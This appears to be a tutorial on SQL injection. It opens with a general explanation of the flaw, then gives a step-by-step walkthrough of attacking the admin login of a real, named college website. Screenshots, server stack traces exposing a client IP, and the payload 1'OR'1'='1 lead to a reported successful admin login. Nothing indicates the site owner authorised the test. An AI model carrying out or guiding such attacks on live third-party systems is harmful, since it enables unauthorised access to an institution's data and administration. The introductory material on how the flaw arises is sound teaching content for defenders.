SQL INJECTION

What Is SQL Injection :-

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

When Occurs :-

SQL injection attack occurs when:

1. An unintended data enters a program from an untrusted source.
2. The data is used to dynamically construct a SQL query

The main consequences are:

- **Confidentiality**: Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- **Authentication**: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- **Authorization**: If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
- **Integrity**: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

Risk Factors :-

The platform affected can be:


- Language: SQL
- Platform: Any (requires interaction with a SQL database)

SQL Injection has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or software package with even a minimal user base is likely to be subject to an attempted attack of this kind.

Essentially, the attack is accomplished by placing a meta character into data input to then place SQL commands in the control plane, which did not exist there before. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

SQL Injection Attack

Step 1 Open http://www.sourashtracollege.com/index.aspx in Google Chrome



Home | Sourashtra College
Not secure | sourashtracollege.com/index.aspx
SOURASHTRA COLLEGE (AUTONOMOUS)
(A Linguistic Minority Co-Educational Institution)
Affiliated to Madurai Kamaraj University
Re-accredited with B+ Grade by NAAC
Madurai-625004
Admin
HOME
ADMIN+
ACADEMICS+
STUDENTS+
LIBRARY+
FACILITIES+
PLACEMENT+
ALUMNI+
PROFESSIONAL COURSES+
RESEARCH+
IQAC+
RESULT
CONTACT US
WELCOME TO SOURASHTRA COLLEGE
35°C
Smoke
ENG
IN
13:36
08-11-2022

On this site , there is in admin panel we can access some admin level of privileges.

Using some SQL query we can access.

Let’s try to gaining the admin privileges.

Step 2 Open Admin site Of this official **SOURASHTRA COLLEGE**


www.sourashtracollege.com/adm
Not secure | sourashtracollege.com/adminlogin.aspx
Admin Login
Please enter your Username and password
Username
Password
Login
Powered by Bigdbiz Solutions
35°C
Smoke
ENG
IN
13:42
08-11-2022

This is admin site of the SOURASHTRA COLLGEGE

Here we can try to add some SQL query.


- Login page with user name and password verification
- Both user name and password field are prone to code injection


CREDENTIALS FOR LOGGING IN NORMALLY

Username	**Password**
Admin	Admin
Tom	Tom

Executed SQL query when username is **admin** and password is **admin**

Step 3 Execute the admin username & admin password Query


www.sourashtracollege.com/adm
Not secure | sourashtracollege.com/adminlogin.aspx
Admin Login
Please enter your Username and password
admin
Login
Powered by Bigdbiz Solutions
36°C
Smoke
ENG
IN
13:56
08-11-2022


Validation of viewstate MAC faile
Not secure | sourashtracollege.com/adminlogin.aspx
36°C
Smoke
ENG
IN
14:05
08-11-2022

Server Error in '/' Application.

Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validationKey and validation algorithm. AutoGenerate cannot be used in a cluster.

See http://go.microsoft.com/fwlink/?LinkID=314055 for more information.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Web.HttpException: Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validationKey and validation algorithm. AutoGenerate cannot be used in a cluster.

See http://go.microsoft.com/fwlink/?LinkID=314055 for more information.

Source Error:

```
[No relevant source lines]
```

Source File: c:\windows\Microsoft.NET\Framework\v4.0.30319\Temporary ASP.NET Files\root\c2cde22c\95335de4\App_Web_adminlogin.aspx.cdcab7d2.vjvzcgdp.0.cs **Line:** 0


Stack Trace:

```
[ViewStateException: Invalid viewstate.
	Client IP: 103.85.9.214
	Port: 44536
	Referer: http://www.sourashtracollege.com/adminlogin.aspx
	Path: /adminlogin.aspx
	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
	ViewState: /wEPDwUJLTIzNzgzNTE0ZGQ8474qMDijdHTFFLWug7ee6fDG+iHoRlehxmJJtu2HLA==]

[HttpException (0x80004005): Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validat

See http://go.microsoft.com/fwlink/?LinkID=314055 for more information.]
   System.Web.UI.ViewStateException.ThrowError(Exception inner, String persistedState, String errorPageMessage, Boolean macValidationError) +116
   System.Web.UI.ObjectStateFormatter.Deserialize(String inputString, Purpose purpose) +425
   System.Web.UI.ObjectStateFormatter.System.Web.UI.IStateFormatter2.Deserialize(String serializedState, Purpose purpose) +13
   System.Web.UI.Util.DeserializeWithAssert(IStateFormatter2 formatter, String serializedState, Purpose purpose) +40
```

Step 4 Executed SQL query when username is **admin** and password is a **single quote**


Validation of viewstate MAC faile
Not secure | sourashtracollege.com/adminlogin.aspx

Server Error in '/' Application.

Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validationKey and validation algorithm. AutoGenerate cannot be used in a cluster.

See http://go.microsoft.com/fwlink/?LinkID=314055 for more information.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Web.HttpException: Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validationKey and validation algorithm. AutoGenerate cannot be used in a cluster.

See http://go.microsoft.com/fwlink/?LinkID=314055 for more information.

Source Error:

```
[No relevant source lines]
```

Source File: c:\windows\Microsoft.NET\Framework\v4.0.30319\Temporary ASP.NET Files\root\c2cde22c\95335de4\App_Web_adminlogin.aspx.cdcab7d2.vjvzcgdp.0.cs **Line:** 0

Stack Trace:


```
[ViewStateException: Invalid viewstate.
        Client IP: 103.85.9.214
        Port: 44536
        Referer: http://www.sourashtracollege.com/adminlogin.aspx
        Path: /adminlogin.aspx
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
        ViewState: /wEPDwUJLTIzNzgzNTE0ZGQ8474qMDijdHTFFLWug7ee6fDG+iHoRlehxmJJtu2HLA==]

[HttpException (0x80004005): Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validat

See http://go.microsoft.com/fwlink/?LinkID=314055 for more information.]
   System.Web.UI.ViewStateException.ThrowError(Exception inner, String persistedState, String errorPageMessage, Boolean macValidationError) +116
   System.Web.UI.ObjectStateFormatter.Deserialize(String inputString, Purpose purpose) +425
   System.Web.UI.ObjectStateFormatter.System.Web.UI.IStateFormatter2.Deserialize(String serializedState, Purpose purpose) +13
   System.Web.UI.Util.DeserializeWithAssert(IStateFormatter2 formatter, String serializedState, Purpose purpose) +40
```

It shows the Server Error. We can try more using the SQL Query

Step 5 Executed SQL query when username is **admin** and password is **1'OR'1'='1**


Validation of viewstate MAC faile
Not secure | sourashtracollege.com/adminlogin.aspx

Server Error in '/' Application.

Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validationKey and validation algorithm. AutoGenerate cannot be used in a cluster.

See http://go.microsoft.com/fwlink/?LinkID=314055 for more information.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Web.HttpException: Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validationKey and validation algorithm. AutoGenerate cannot be used in a cluster.

See http://go.microsoft.com/fwlink/?LinkID=314055 for more information.

Source Error:

```
[No relevant source lines]
```

Source File: c:\windows\Microsoft.NET\Framework\v4.0.30319\Temporary ASP.NET Files\root\c2cde22c\95335de4\App_Web_adminlogin.aspx.cdcab7d2.vjvzcgdp.0.cs **Line:** 0

Stack Trace:


```
[ViewStateException: Invalid viewstate.
        Client IP: 103.85.9.214
        Port: 44536
        Referer: http://www.sourashtracollege.com/adminlogin.aspx
        Path: /adminlogin.aspx
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
        ViewState: /wEPDwUJLTIzNzgzNTE0ZGQ8474qMDijdHTFFLWug7ee6fDG+iHoRlehxmJJtu2HLA==]

[HttpException (0x80004005): Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validat

See http://go.microsoft.com/fwlink/?LinkID=314055 for more information.]
   System.Web.UI.ViewStateException.ThrowError(Exception inner, String persistedState, String errorPageMessage, Boolean macValidationError) +116
   System.Web.UI.ObjectStateFormatter.Deserialize(String inputString, Purpose purpose) +425
   System.Web.UI.ObjectStateFormatter.System.Web.UI.IStateFormatter2.Deserialize(String serializedState, Purpose purpose) +13
   System.Web.UI.Util.DeserializeWithAssert(IStateFormatter2 formatter, String serializedState, Purpose purpose) +40
```

We can see the same error

Step 6 Executed SQL query when username is **1'OR'1'='1** and password is **1'OR'1'='1**



Not secure | sourashtracollege.com/adminlogin.aspx

Admin Login

Please enter your Username and password


1'OR'1'='1

••••••••••

Login

Powered by Bigdbiz Solutions

We are successfully logged in as a admin privileges.



Not secure | sourashtracollege.com/Adminhome.aspx

SOURASHTRA COLLEGE (AUTONO

(A Linguistic Minority Co-Educational Institution)
Affiliated to Madurai Kamaraj University
Re-accredited with B-Grade by NAAC

HOME FEED BACK+ CHANGE PASSWORD SIGNOUT

WELCOME ADMIN

Save password?

Save in your Google Account

